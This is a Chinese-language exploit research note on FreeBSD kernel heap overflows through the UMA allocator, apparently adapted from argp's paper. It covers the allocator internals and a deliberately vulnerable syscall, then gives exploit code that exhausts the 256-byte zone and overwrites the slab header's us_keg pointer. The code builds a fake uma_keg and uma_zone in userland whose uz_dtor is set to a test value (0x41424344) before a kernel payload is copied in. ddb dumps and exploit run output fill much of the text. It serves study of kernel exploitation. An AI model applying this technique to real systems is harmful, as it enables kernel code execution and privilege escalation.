FreeBSD 内核堆溢出技术研究

作者	wzt
日期	2010-08-23
版本	V0.1
修订者	wzt

一、 简介

这是我最近研究 FreeBSD 内核堆溢出技术研究过程中的一篇笔记，文章里的技术思想和代码都引用自 argp 的《Exploiting UMA, FreeBSD's kernel memory allocator》，里面也加入了我自己的一些想法，希望对大家有帮助。理解本文章需要您具备一些 bsd 的内核的知识，ddb 的使用，最好了解一点 linux 内核的知识，因为我们还会和 linux 的内核堆溢出做一点比较。

二、BSD UMA 结构

UMA 就是通用内存分配器的简称，它跟 linux slab 类似。它的一些数据结构如下，你可以在 src/sys/vm/uma_int.h 中找到：

```
struct uma_zone {
	char		*uz_name;	/* Text name of the zone */
	struct mtx	*uz_lock;	/* Lock for the zone (keg's lock) */
	uma_keg_t	uz_keg;		/* Our underlying Keg */

	LIST_ENTRY(uma_zone)	uz_link;		\
					/* List of all zones in keg */
	LIST_HEAD(,uma_bucket)	uz_full_bucket; /* full buckets */
	LIST_HEAD(,uma_bucket)	uz_free_bucket; /* Buckets for frees */

	uma_ctor	uz_ctor;	/* Constructor for each allocation */
	uma_dtor	uz_dtor;	/* Destructor */
	uma_init	uz_init;	/* Initializer for each item */
	uma_fini	uz_fini;	/* Discards memory */

	u_int64_t	uz_allocs;	/* Total number of allocations */
	u_int64_t	uz_frees;	/* Total number of frees */
	u_int64_t	uz_fails;	/* Total number of alloc failures */
	uint16_t	uz_fills;	/* Outstanding bucket fills */
	uint16_t	uz_count;	/* Highest value ub_ptr can have */

	/*
	 * This HAS to be the last item because we adjust the zone size
	 * based on NCPU and then allocate the space for the zones.
	 */
	struct uma_cache	uz_cpu[1];	/* Per cpu caches */
};
```

struct uma_zone 相当于 linux slab 中的 struct kmem_cache，内核中的每个 uma_zone 都管理着特定大小的内存
缓冲区队列。同 linux slab 一样，uma_zone 里也有对一个内存结构 slab 的析构函数: uz_ctor 和 uz_dtor，注意这个 uz_dtor 函数，我们将会通过一个有问题的内存分配代码，溢出到 uma_zone 的 uz_dtor 函数，改写它为我们的 shellcode 地址。uz_keg 我们在下面会仔细说到，

uz_full_bucket 保存着这个 zone 中所有已被分配的 buckets 结点, uz_free_bucket 保存需要被重新分配的 buckets 结点， uma_bucket 结构如下：

```
struct uma_bucket {
        LIST_ENTRY(uma_bucket)    ub_link;        /* Link into the zone */
        int16_t ub_cnt;                           /* Count of free items. */
        int16_t ub_entries;                       /* Max items. */
        void        *ub_bucket[];                 /* actual allocation storage */
};
```

ub_link 指向对应的 zone 结构，ub_bucket 数组保存的就是真正可用的 slab 结点。

在 SMP 系统中， 还有一个 struct uma_cache 结构， 用来快速分配 bucket。

```
struct uma_cache {
        uma_bucket_t        uc_freebucket;    /* Bucket we're freeing to */
        uma_bucket_t        uc_allocbucket; /* Bucket to allocate from */
        u_int64_t           uc_allocs;        /* Count of allocations */
        u_int64_t           uc_frees;         /* Count of frees */
};
```

上面再 uma_zone 中还有个 struct uma_keg 结构：

```
struct uma_keg {
        LIST_ENTRY(uma_keg) uk_link;        /* List of all kegs */

        struct mtx    uk_lock;              /* Lock for the keg */
        struct uma_hash uk_hash;

        LIST_HEAD(,uma_zone)        uk_zones;           \
                                        /* Keg's zones */                 [2-6]
        LIST_HEAD(,uma_slab)        uk_part_slab;       \
                                        /* partially allocated slabs */ [2-7]
        LIST_HEAD(,uma_slab)        uk_free_slab;       \
                                        /* empty slab list */             [2-8]
        LIST_HEAD(,uma_slab)        uk_full_slab;       \
                                        /* full slabs */                  [2-9]

        u_int32_t     uk_recurse;        /* Allocation recursion count */
        u_int32_t     uk_align;          /* Alignment mask */
        u_int32_t     uk_pages;          /* Total page count */
        u_int32_t     uk_free;           /* Count of items free in slabs */
        u_int32_t     uk_size;           /* Requested size of each item */
        u_int32_t     uk_rsize;          /* Real size of each item */
        u_int32_t     uk_maxpages;       /* Maximum number of pages to alloc */

        uma_init      uk_init;           /* Keg's init routine */
        uma_fini      uk_fini;           /* Keg's fini routine */
        uma_alloc     uk_allocf;         /* Allocation function */
        uma_free      uk_freef;          /* Free routine */
```

```
    struct vm_object        *uk_obj;        /* Zone specific object */
    vm_offset_t uk_kva;                 /* Base kva for zones with objs */
    uma_zone_t    uk_slabzone;        \
                                /* Slab zone backing us, if OFFPAGE */    [2-10]

    u_int16_t     uk_pgoff;     /* Offset to uma_slab struct */         [2-11]
    u_int16_t     uk_ppera;     /* pages per allocation from backend */
    u_int16_t     uk_ipers;     /* Items per slab */
    u_int32_t     uk_flags;     /* Internal flags */
};
```

里面的 uk_zones 需要注意下， 以后会覆盖这个结构为用户空间的一个 fake 结构。

FreeBSD 里的每个 slab 都是 PAGE_SIZE 大小，结构如下：


```
struct uma_slab {
    struct uma_slab_head        us_head;        /* slab header data */    [2-12]
    struct {
            u_int8_t            us_item;
    } us_freelist[1];                           /* actual number bigger */
};
```

struct uma_slab_head 是每个 slab 的管理结构：

```
struct uma_slab_head {
    uma_keg_t      us_keg;                          /* Keg we live in */       [2-13]
    union {
            LIST_ENTRY(uma_slab)        _us_link;     /* slabs in zone */
            unsigned long      _us_size;      /* Size of allocation */
    } us_type;
    SLIST_ENTRY(uma_slab)      us_hlink;      /* Link for hash table */
    u_int8_t       *us_data;                        /* First item */
    u_int8_t       us_flags;                        /* Page flags see uma.h */
    u_int8_t       us_freecount;      /* How many are free? */
    u_int8_t       us_firstfree;      /* First free item index */
};
```

注意里面的第一个字段就是一个 struct uma_keg 结构，一会我们会看到某些特定大小的 bucket 会让

struct uma_slab 结构就嵌入在这个 slab 的内部。综合上面的结构，FreeBSD 的 UMA 结构有如下的关系：



三、溢出方法

每个 bucket 可能的大小是 4096,2048,1024,512 等等，BSD 的 UMA 管理算法让 bucket 大小在 512 以下的，它的 uma_slab 管理结构就嵌入在 slab 的最后， 称之为 Non-offpage slab：

```
________________________________________________________________
| _  _  _  _  _  _  _  _  _  _  _  _  _  _  _    ___________ |
||i||i||i||i||i||i||i||i||i||i||i||i||i||i||i| |slab header||
||_||_||_||_||_||_||_||_||_||_||_||_||_||_||_| |___________||
|______________________________________________________________|
```

i 代表一个 bucket 或 item。
大于 512 的 bucket, uma_slab 则不在 slab 内部， 称为 Offpage slab：

```
| _  _  _  _  _  _  _  _  _  _  _  _  _  _  _  _  _  _  _    |
||i||i||i||i||i||i||i||i||i||i||i||i||i||i||i||i||i||i||i|   |
||_||_||_||_||_||_||_||_||_||_||_||_||_||_||_||_||_||_||_|   |
|______________________________________________________________|
 ___________      ^
|slab header|     |
|___________|---+
```

仔细观察 Non-offpage slab 的结构， slab header 是放在 slab 的最后， 这跟 linux slab 正好相反：

```
+-------------------------------------------------------------------------------------------+
| colour_off | slab_t | kmem_bufctl_t*n| obj | obj | obj | ... | obj | |
+-------------------------------------------------------------------------------------------+
```

FreeBSD 的这种 slab 结构给我们溢出技术带来了极大的方便，如果内核通过调用 malloc()分配得到的内存正好是最后一个 bucket， 那么我们只要构造精确的缓冲区就能覆盖 slab header 结构， 根据前面的知识， 我们可以看到：
uma_slab->uma_slab_head->us_keg->uk_zones->uz_dtor
只要精心构造好缓冲区结构， 就可以覆盖到 uz_dtor， 然后触发 uz_dotr， 这样就能执行我们的 shellcode 了。这种结构会让我们的 exploit 代码很通用， 不像 linux slab 那样需要覆盖特定的内核数据结构。现在我们还需要看看通过什么方法能让 malloc()分配的内存属于最后一个 bucket。 为了演示方便， 我们自己写一个有问题的系统调用， 代码直接引用 argp 的代码：

```
#define SLOTS 100

static char *slots[SLOTS];

#define OP_ALLOC       1
#define OP_FREE        2

struct argz
{
        char *buf;
        u_int len;
        int op;
        u_int slot;
};

static int
bug(struct thread *td, void *arg)
{
        struct argz *uap = arg;

        if(uap->slot >= SLOTS)
        {
                return 1;
        }

        switch(uap->op)
        {
                case OP_ALLOC:
                        if(slots[uap->slot] != NULL)
                        {
                                return 2;
```

```
            }

[3-1]       slots[uap->slot] = malloc(uap->len & ~0xff, M_TEMP, M_WAITOK);
            if(slots[uap->slot] == NULL)
            {
                return 3;
            }

            uprintf("[*] bug: %d: item at %p\n", uap->slot,
                    slots[uap->slot]);

[3-2]       copyin(uap->buf, slots[uap->slot] , uap->len);
            break;

        case OP_FREE:
            if(slots[uap->slot] == NULL)
            {
                return 4;
            }

[3-3]       free(slots[uap->slot], M_TEMP);
            slots[uap->slot] = NULL;
            break;

        default:
            return 5;
    }

    return 0;
}
```

copyin(uap->buf, slots[uap->slot] , uap->len);没有做任何长度检查， 直接进行了拷贝， 而 uap->buf 是有 malloc 从堆中分配的：slots[uap->slot] = malloc(uap->len & ~0xff, M_TEMP, M_WAITOK); BSD 系统有个 vmstat 命令用来查看当前内核中的 zone 结构信息, linux 通过 cat /proc/slabinfo 来实现。

```
$ vmstat -z
ITEM                     SIZE     LIMIT     USED     FREE   REQUESTS   FAILURES

UMA Kegs:                 128,        0,      84,       6,       84,         0
UMA Zones:                480,        0,      84,       4,       84,         0
UMA Slabs:                 64,        0,     397,      16,     2262,         0
UMA RCntSlabs:            104,        0,     197,      25,      197,         0
UMA Hash:                 128,        0,       6,      24,        7,         0
16 Bucket:                 76,        0,      27,      23,       46,         0
32 Bucket:                140,        0,      27,       1,       48,         0
```

64 Bucket:	268,	0,	26,	2,	76,	7
128 Bucket:	524,	0,	25,	3,	984,	34
VM OBJECT:	128,	0,	846,	24,	15176,	0
MAP:	140,	0,	7,	21,	7,	0
KMAP ENTRY:	68,	31752,	27,	197,	5174,	0
MAP ENTRY:	68,	0,	512,	160,	26688,	0
DP fakepg:	72,	0,	0,	0,	0,	0
SG fakepg:	72,	0,	0,	0,	0,	0
mt_zone:	1032,	0,	253,	125,	253,	0
16:	16,	0,	4106,	360,	50717,	0
32:	32,	0,	4396,	124,	43456,	0
64:	64,	0,	7523,	265,	11841,	0
128:	128,	0,	1860,	240,	12311,	0
256:	256,	0,	388,	32,	5479,	0
512:	512,	0,	53,	3,	1838,	0
1024:	1024,	0,	45,	163,	9329,	0
2048:	2048,	0,	315,	5,	746,	0
4096:	4096,	0,	114,	15,	6745,	0
Files:	76,	0,	63,	87,	4632,	0
TURNSTILE:	76,	0,	78,	66,	78,	0
umtx pi:	52,	0,	0,	0,	0,	0
PROC:	704,	0,	67,	13,	1010,	0
THREAD:	576,	0,	76,	1,	76,	0
UPCALL:	44,	0,	0,	0,	0,	0
SLEEPQUEUE:	32,	0,	78,	148,	78,	0
VMSPACE:	236,	0,	23,	25,	966,	0
cpuset:	40,	0,	2,	182,	2,	0
audit_record:	864,	0,	0,	0,	0,	0
mbuf_packet:	256,	0,	256,	128,	575,	0
mbuf:	256,	0,	2,	139,	718,	0
mbuf_cluster:	2048,	16960,	384,	6,	384,	0
mbuf_jumbo_pagesize:	4096,	8480,	0,	2,	2,	0
mbuf_jumbo_9k:	9216,	4240,	0,	0,	0,	0
mbuf_jumbo_16k:	16384,	2120,	0,	0,	0,	0
mbuf_ext_refcnt:	4,	0,	0,	0,	0,	0
...						
tcptw:	52,	3456,	0,	0,	0,	0
syncache:	104,	15392,	0,	74,	1,	0
hostcache:	76,	15400,	0,	0,	0,	0
tcpreass:	20,	1183,	0,	169,	2,	0
sackhole:	20,	0,	0,	0,	0,	0
sctp_ep:	816,	16960,	0,	0,	0,	0
sctp_asoc:	1436,	40000,	0,	0,	0,	0
sctp_laddr:	24,	80040,	0,	145,	2,	0

```
sctp_raddr:               400,    80000,        0,        0,        0,        0
sctp_chunk:                96,   400000,        0,        0,        0,        0
sctp_readq:                76,   400000,        0,        0,        0,        0
sctp_stream_msg_out:       64,   400020,        0,        0,        0,        0
sctp_asconf:               24,   400055,        0,        0,        0,        0
sctp_asconf_ack:           24,   400055,        0,        0,        0,        0
ripcb:                    180,    16962,        1,       43,        1,        0
rtentry:                  124,        0,       11,       51,       17,        0
Mountpoints:              720,        0,        5,        5,        5,        0
FFS inode:                124,        0,      481,       46,      519,        0
FFS1 dinode:              128,        0,        0,        0,        0,        0
FFS2 dinode:              256,        0,      481,       14,      519,        0
SWAPMETA:                 276,    62748,        0,        0,        0,        0
$ vmstat -z|grep 256
256:                      256,        0,      389,       31,     5525,        0
mbuf_packet:              256,        0,      256,      128,      639,        0
mbuf:                     256,        0,        2,      139,      922,        0
FFS2 dinode:              256,        0,      481,       14,      519,        0
```

389 代表当前系统中 256 bucket 的数量，31 表示还剩余 31 个，我们写个程序来消耗一下，注意我们给系统增加了一个有问题的系统调用， 通过调用它就可以在用户空间来消耗 256 的 bucket 数目。

```
$ vmstat -z | grep 256:
256:                      256,        0,      310,       35,     9823,        0
$ ./exhaust 20
[*] bug: 0: item at 0xc25db300
[*] bug: 1: item at 0xc25db700
[*] bug: 2: item at 0xc25da100
[*] bug: 3: item at 0xc2580700
[*] bug: 4: item at 0xc2580500
[*] bug: 5: item at 0xc25daa00
[*] bug: 6: item at 0xc2580200
[*] bug: 7: item at 0xc2434100
[*] bug: 8: item at 0xc25db000
[*] bug: 9: item at 0xc25dba00
[*] bug: 10: item at 0xc2580900
[*] bug: 11: item at 0xc25dab00
[*] bug: 12: item at 0xc25db200
[*] bug: 13: item at 0xc25db400
[*] bug: 14: item at 0xc25db500
[*] bug: 15: item at 0xc257fe00
[*] bug: 16: item at 0xc2434000
[*] bug: 17: item at 0xc25db100
[*] bug: 18: item at 0xc2580e00
[*] bug: 19: item at 0xc25dad00
```

$ vmstat -z | grep 256:

256: 256, 0, 330, 15, 9873, 0

256 的 buckets 数量从 310 增加到 330, 剩余数量从 35 减少到 15。但从我们实际的测试来看从 vmstat -z 得到的数据并不准确， 但这并不影响我们 exploit 代码。 从 vmstat -z 命令，我们可以解析出剩余的 buckets 数目， 然后从应用层进行消耗，linux 下当 slab 的 item 都消耗掉完时， 内核会重新建立一个 slab， 并对其进行初始化， 初始化的结果是每个 obj 都是相邻的， 我们用同样的方法方法来测试下 FreeBSD 的内核是如何处理的：

```
$ ./getzfree
---[ free items on the 256 zone: 25
---[ consuming 25 items from the 256 zone
[*] bug: 0: item at 0xc35d2700
[*] bug: 1: item at 0xc35d1b00
[*] bug: 2: item at 0xc35d2400
[*] bug: 3: item at 0xc35d0b00
[*] bug: 4: item at 0xc369f300
[*] bug: 5: item at 0xc36a0100
[*] bug: 6: item at 0xc35d1000
[*] bug: 7: item at 0xc369f000
[*] bug: 8: item at 0xc35d2900
[*] bug: 9: item at 0xc35d0100
[*] bug: 10: item at 0xc33c4900
[*] bug: 11: item at 0xc35d2300
[*] bug: 12: item at 0xc369f800
[*] bug: 13: item at 0xc35d0c00
[*] bug: 14: item at 0xc369f200
[*] bug: 15: item at 0xc36a0200
[*] bug: 16: item at 0xc36f1500
[*] bug: 17: item at 0xc36f1400
[*] bug: 18: item at 0xc36f1300
[*] bug: 19: item at 0xc36f1200
[*] bug: 20: item at 0xc36f1100
[*] bug: 21: item at 0xc36f1000
[*] bug: 22: item at 0xc36f0e00
[*] bug: 23: item at 0xc36f0d00
[*] bug: 24: item at 0xc36f0c00
---[ free items on the 256 zone: 30
---[ allocating 15 items on the 256 zone...
[*] bug: 25: item at 0xc36a0b00
[*] bug: 26: item at 0xc36a0a00
[*] bug: 27: item at 0xc36a0900
[*] bug: 28: item at 0xc36a0800
[*] bug: 29: item at 0xc36a0700
[*] bug: 30: item at 0xc36a0600
[*] bug: 31: item at 0xc36a0500
```

[*] bug: 32: item at 0xc36a0400
[*] bug: 33: item at 0xc36f0b00
[*] bug: 34: item at 0xc36f0500
[*] bug: 35: item at 0xc36a0c00
[*] bug: 36: item at 0xc36a0d00
[*] bug: 37: item at 0xc36a0e00
[*] bug: 38: item at 0xc36f0000
[*] bug: 39: item at 0xc36f0100
$

在消耗完当前剩余的 buckets 后， 在继续消耗 15 个 items 后， 我们看到通过 mallco()分配的地址是有些按降序排列下来的， 在从 argp 和我的测试过程中的经验来看， 0xe00 结尾的地址总是最后一个 item，并且覆盖到了 slab header。打开 ddb 看下此时的内存信息，sysctl debug.kdb.enter=1 进入 ddb。

我们从 0xc36a0e00 开始检查内存数据：

```
0xc36a0fb0:     c36f0fac        0               c36a0000        f0002
0xc36a0fc0:     4030201         8070605         c0b0a09         f0e0d
0xc36a0fd0:     0               0               0               0
db> x/x 0xc36a0e00,100
0xc36a0e00:     41414141        41414141        41414141        41414141
0xc36a0e10:     41414141        41414141        41414141        41414141
0xc36a0e20:     41414141        41414141        41414141        41414141
0xc36a0e30:     41414141        41414141        41414141        41414141
0xc36a0e40:     41414141        41414141        41414141        41414141
0xc36a0e50:     41414141        41414141        41414141        41414141
0xc36a0e60:     41414141        41414141        41414141        41414141
0xc36a0e70:     41414141        41414141        41414141        41414141
0xc36a0e80:     41414141        41414141        41414141        41414141
0xc36a0e90:     41414141        41414141        41414141        41414141
0xc36a0ea0:     41414141        41414141        41414141        41414141
0xc36a0eb0:     41414141        41414141        41414141        41414141
0xc36a0ec0:     41414141        41414141        41414141        41414141
0xc36a0ed0:     41414141        41414141        41414141        41414141
0xc36a0ee0:     41414141        41414141        41414141        41414141
0xc36a0ef0:     41414141        41414141        41414141        41414141
0xc36a0f00:     0               0               0               0
0xc36a0f10:     0               0               0               0
0xc36a0f20:     0               0               0               0
0xc36a0f30:     0               0               0               0
--More--
```

```
0xc36a0f30:     0               0               0               0
0xc36a0f40:     0               0               0               0
0xc36a0f50:     0               0               0               0
0xc36a0f60:     0               0               0               0
0xc36a0f70:     0               0               0               0
0xc36a0f80:     0               0               0               0
0xc36a0f90:     0               0               0               0
0xc36a0fa0:     0               0               c1574980        c369ffa8
0xc36a0fb0:     c36f0fac        0               c36a0000        f0002
0xc36a0fc0:     4030201         8070605         c0b0a09         f0e0d
0xc36a0fd0:     0               0               0               0
0xc36a0fe0:     0               0               0               0
0xc36a0ff0:     0               0               0               0
0xc36a1000:     c35dbd8c        c1566198        0               0
0xc36a1010:     2816c000        28172000        0               0
0xc36a1020:     0               c35d8700        0               0
0xc36a1030:     4               10707           0               0
0xc36a1040:     0               c30a9dd4        c36a12a8        0
0xc36a1050:     0               8048000         804d000         0
0xc36a1060:     0               0               c36a9080        0
0xc36a1070:     0               40c             10705           0
0xc36a1080:     0               0               c36a1110        c35dbe9c
0xc36a1090:     c36a1110        c35dbe58        2807c000        28084000
0xc36a10a0:     0               0               0               c369b480
--More--
```

0xc36a0e00 开始的内存地址已经被 41414141 填充了， 继续往下看到了 0xc36a0fa8 这个地址，就到了 struct uma_slab 结构，0xc1574980 地址就是 struct uma_slab_head 结构的地址，也就是 us_keg 的地址， 继续看下 us_keg 里面的数据：

```
0xc1574a2c:     c156d5a0
db>
0xc1574a30:     c358c040
db> x/x 0xc1574980,50
0xc1574980:     c1574900        c1574a00        c0b6ec5c        c0bc5d2e
0xc1574990:     1430000         0               4               0
0xc15749a0:     0               0               0               c156d3c0
0xc15749b0:     c36f1fa8        0               c36f0fa8        0
0xc15749c0:     3               1e              9               100
0xc15749d0:     100             0               0               0
0xc15749e0:     c0a3fc10        c0a3fbc0        0               0
0xc15749f0:     0               10fa8           f               10
0xc1574a00:     c1574980        c1574a80        c0b8791c        c0bc5d2e
0xc1574a10:     1430000         0               4               0
0xc1574a20:     0               0               0               c156d5a0
0xc1574a30:     c358c040        0               c15571c0        0
0xc1574a40:     3               7               1               200
0xc1574a50:     200             0               0               0
0xc1574a60:     c0a3fc10        c0a3fbc0        0               0
0xc1574a70:     c1573000        10000           8               18
0xc1574a80:     c1574a00        c1574b00        c0b7114c        c0bc5d2e
0xc1574a90:     1430000         0               4               0
0xc1574aa0:     0               0               0               c156d780
0xc1574ab0:     c15572c0        0               c1557280        0
--More--
```

我们可以先算下 uk_zones 在 struct uma_keg 结构中的偏移：

(gdb) print /x (int)&((struct uma_keg *)&read)->uk_zones - (int)(struct uma_keg *)&read

$1 = 0x2c

(gdb) p/d 0x2c

$2 = 44

也就说在离0xc1574980 +44 的位置上就是uk_zones 的地址：0xc156d3c0，那么看下 uk_zones 结构的数据：

```
0xc1574a90:     1430000         0               4               0
0xc1574aa0:     0               0               0               c156d780
0xc1574ab0:     c15572c0        0               c1557280        0
db> x/x 0xc156d3c0, 50
0xc156d3c0:     c0b6ec5c        c1574988        c1574980        0
0xc156d3d0:     c15749ac        0               0               0
0xc156d3e0:     0               0               0               f9e
0xc156d3f0:     0               e05             0               0
0xc156d400:     0               220000          c156b1a4        c156b000
0xc156d410:     2d              0               15              0
0xc156d420:     0               0               0               0
0xc156d430:     0               0               0               0
0xc156d440:     0               0               0               0
0xc156d450:     0               0               0               0
0xc156d460:     0               0               0               0
0xc156d470:     0               0               0               0
0xc156d480:     0               0               0               0
0xc156d490:     0               0               0               0
0xc156d4a0:     0               0               0               0
0xc156d4b0:     0               0               0               0
0xc156d4c0:     0               0               0               0
0xc156d4d0:     0               0               0               0
0xc156d4e0:     0               0               0               0
0xc156d4f0:     0               0               0               0
--More--
```

计算下 uz_dtor 的 offset:

(gdb) print /x (int)&((struct uma_zone *)&read)->uz_dtor - (int)(struct uma_zone *)&read

$5 = 0x20

(gdb) p/d 0x20

$6 = 32
那么 0xc156d3d0 出的值就是保存 uz_dtor 的指针， 现在是 NULL， 以后会被替换为我们的 shellcode。
我们之前只是有个想法想要覆盖掉 uz_dtor 的值，那么它是怎么被内核调用的呢？ 当 free() 被调用的时候， 首先会根据 address 计算出对应的 slab 位置：

```
slab = vtoslab((vm_offset_t)addr & (~UMA_SLAB_MASK));
```

根据 slab 找出它属于的 keg, 然后有如下的调用：

```
uma_zfree_arg(LIST_FIRST(&slab->us_keg->uk_zones), addr, slab);
```

在 uma_zfree_arg 里又有如下调用：

```
if (zone->uz_dtor)
        zone->uz_dtor(item, keg->uk_size, udata);
```

当 uz_dtor 不为空时就会被调用。

综合起来我们可以通过如下步骤来 exploit 内核堆溢出：

1、 通过 vmstat –z 得到剩余的 buckets 数目。
2、 通过用户空间来消耗完那些剩余的 buckets 并继续消耗 15 个 item， 因为此时内核会重新分配一个 slab， 那么此时来触发那个有问题的 malloc()， 它得到地址就是最后一个 item， 我们通过溢出这个 item 来覆盖 struct uma_slab 结构的 us_head 指针。
3、 Us_head 指针，即是 us_keg 指针， 我们把 us_keg 指针替换为用户空间中我们构造的一个 fake us_keg 指针，从现在有的 x86 体系结构来看，内核是可以调用用户空间的地址，但是用户空间的地址不能访问内核空间地址。我们要给 fake us_keg 中的所有节点信息都填充为真实的内核数据信息， 可以用 ddb 来查看。
4、 把 fake us_keg 中的 uk_zones 结构替换为用户空间中的 fake uma_zone 结构， 同样 fake uma_zone 结构中的所有信息也都要从 ddb 来获得。
5、 把 fake uma_zone 中的 uz_dtor 指针替换为用户空间中的 shellcode 地址。
6、 用 free()函数释放掉我们刚才通过 malloc()得到的 bucket， 那么 shellcode 就会被触发。

作为第一次尝试， 我们首先让 eip 变为 0x41424344， 用户空间构造的缓冲区结构如下：

Fake uma_keg | fake uma_zone | kernel shellcode

关键代码如下：

```
    vargz.len = EVIL_SIZE;
    vargz.buf = calloc(vargz.len, sizeof(char));

    if(vargz.buf == NULL)
    {
        perror("calloc");
        exit(1);
    }

    /* build the overflow buffer */

    ptr = (char *)vargz.buf;
```

```
printf("---[ userland (fake uma_keg_t) = 0x%.8x\n", (u_int)ptr);

lptr = (u_long *)(vargz.buf + EVIL_SIZE - 4);

/* overwrite the real uma_slab_head struct */
*lptr++ = (u_long)ptr;    /* us_keg */

/* build the fake uma_keg struct (us_keg) */
lptr = (u_long *)vargz.buf;
*lptr++ = 0xc1574880;      /* uk_link */
*lptr++ = 0xc1574980;      /* uk_link */
*lptr++ = 0xc0b71130;      /* uk_lock */
*lptr++ = 0xc0bc5d2e;      /* uk_lock */
*lptr++ = 0x1430000;       /* uk_lock */
*lptr++ = 0x0;             /* uk_lock */
*lptr++ = 0x4;             /* uk_lock */
*lptr++ = 0x0;             /* uk_lock */
*lptr++ = 0x0;             /* uk_hash */
*lptr++ = 0x0;             /* uk_hash */
*lptr++ = 0x0;             /* uk_hash */

ptr = (char *)(vargz.buf + 128);
*lptr++ = (u_long)ptr;    /* fake uk_zones */

*lptr++ = 0xc36fdf6c;      /* uk_part_slab */
*lptr++ = 0x0;             /* uk_free_slab */
*lptr++ = 0xc36fcf6c;      /* uk_full_slab */
*lptr++ = 0x0;             /* uk_recurse */
*lptr++ = 0x3;             /* uk_align */
*lptr++ = 0x48;            /* uk_pages */
*lptr++ = 0x13;            /* uk_free */
*lptr++ = 0x80;            /* uk_size */
*lptr++ = 0x80;            /* uk_rsize */
*lptr++ = 0x0;             /* uk_maxpages */
*lptr++ = 0x0;             /* uk_init */
*lptr++ = 0x0;             /* uk_fini */
*lptr++ = 0xc0a3fc10;      /* uk_allocf */
*lptr++ = 0xc0a3fbc0;      /* uk_freef */
*lptr++ = 0x0;             /* uk_obj */
*lptr++ = 0x0;             /* uk_kva */
*lptr++ = 0x0;             /* uk_slabzone */
*lptr++ = 0x10f6c;         /* uk_pgoff && uk_ppera */
*lptr++ = 0x1e;            /* uk_ipers */
*lptr++ = 0x10;            /* uk_flags */
```

```
    /* build the fake uma_zone struct */
    *lptr++ = 0xc0b71130;     /* uz_name */
    *lptr++ = 0xc5474908;     /* uz_lock */

    ptr = (char *)vargz.buf;
    *lptr++ = (u_long)ptr;    /* uz_keg */

    *lptr++ = 0x0;            /* uz_link le_next */
    *lptr++ = 0xc157492c;     /* uz_link le_prev */
    *lptr++ = 0x0;            /* uz_full_bucket */
    *lptr++ = 0xc355110c;              /* uz_free_bucket */
    *lptr++ = 0x0;            /* uz_ctor */

    *lptr++ = 0x41424344;     /* uz_dtor */

    *lptr++ = 0x0;            /* uz_init */
    *lptr++ = 0x0;            /* uz_fini */
    *lptr++ = 0x2f66;
    *lptr++ = 0x0;
    *lptr++ = 0x2749;
    *lptr++ = 0x0;
    *lptr++ = 0x0;
    *lptr++ = 0x0;
    *lptr++ = 0x4d0000;
    *lptr++ = 0xc156a218;
    *lptr++ = 0xc156a000;
    *lptr++ = 0x2;
    *lptr++ = 0x0;
    *lptr++ = 0x6;
    *lptr++ = 0x0;            /* end of uma_zone */

    memcpy(ptr, kernelcode, sizeof(kernelcode));
```

以上数据信息需要用 ddb 来查看。

```
$ ./exp
---[ free items on the 256 zone: 30
---[ consuming 30 items from the 256 zone
[*] bug: 0: item at 0xc36a2500
[*] bug: 1: item at 0xc36a3200
[*] bug: 2: item at 0xc36a2100
[*] bug: 3: item at 0xc35cf500
[*] bug: 4: item at 0xc35d0400
[*] bug: 5: item at 0xc35d1a00
```

```
[*] bug: 6: item at 0xc35d1800
[*] bug: 7: item at 0xc36a3300
[*] bug: 8: item at 0xc35d1500
[*] bug: 9: item at 0xc36a2700
[*] bug: 10: item at 0xc35d1600
[*] bug: 11: item at 0xc35d1200
[*] bug: 12: item at 0xc35d1300
[*] bug: 13: item at 0xc36a2b00
[*] bug: 14: item at 0xc35d0000
[*] bug: 15: item at 0xc35d1900
[*] bug: 16: item at 0xc36a2600
[*] bug: 17: item at 0xc35d1b00
[*] bug: 18: item at 0xc35cf300
[*] bug: 19: item at 0xc35d0300
[*] bug: 20: item at 0xc35d1700
[*] bug: 21: item at 0xc3701500
[*] bug: 22: item at 0xc3701400
[*] bug: 23: item at 0xc3701300
[*] bug: 24: item at 0xc3701200
[*] bug: 25: item at 0xc3701100
[*] bug: 26: item at 0xc3701000
[*] bug: 27: item at 0xc3700e00
[*] bug: 28: item at 0xc3700d00
[*] bug: 29: item at 0xc3700c00
---[ free items on the 256 zone: 30
---[ allocating 15 evil items on the 256 zone
---[ userland (fake uma_keg_t) = 0x28202180
[*] bug: 30: item at 0xc36a3b00
[*] bug: 31: item at 0xc36a3a00
[*] bug: 32: item at 0xc36a3900
[*] bug: 33: item at 0xc36a3800
[*] bug: 34: item at 0xc36a3700
[*] bug: 35: item at 0xc36a3600
[*] bug: 36: item at 0xc36a3500
[*] bug: 37: item at 0xc36a3400
[*] bug: 38: item at 0xc3700b00
[*] bug: 39: item at 0xc3700500
[*] bug: 40: item at 0xc36a3c00
[*] bug: 41: item at 0xc36a3d00
[*] bug: 42: item at 0xc36a3e00
[*] bug: 43: item at 0xc3700000
